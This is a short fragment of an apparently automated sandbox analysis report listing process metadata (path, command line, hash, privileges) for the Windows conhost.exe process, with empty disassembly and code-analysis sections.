File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5932 Parent PID: 5936

General

Start time:	08:54:09
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis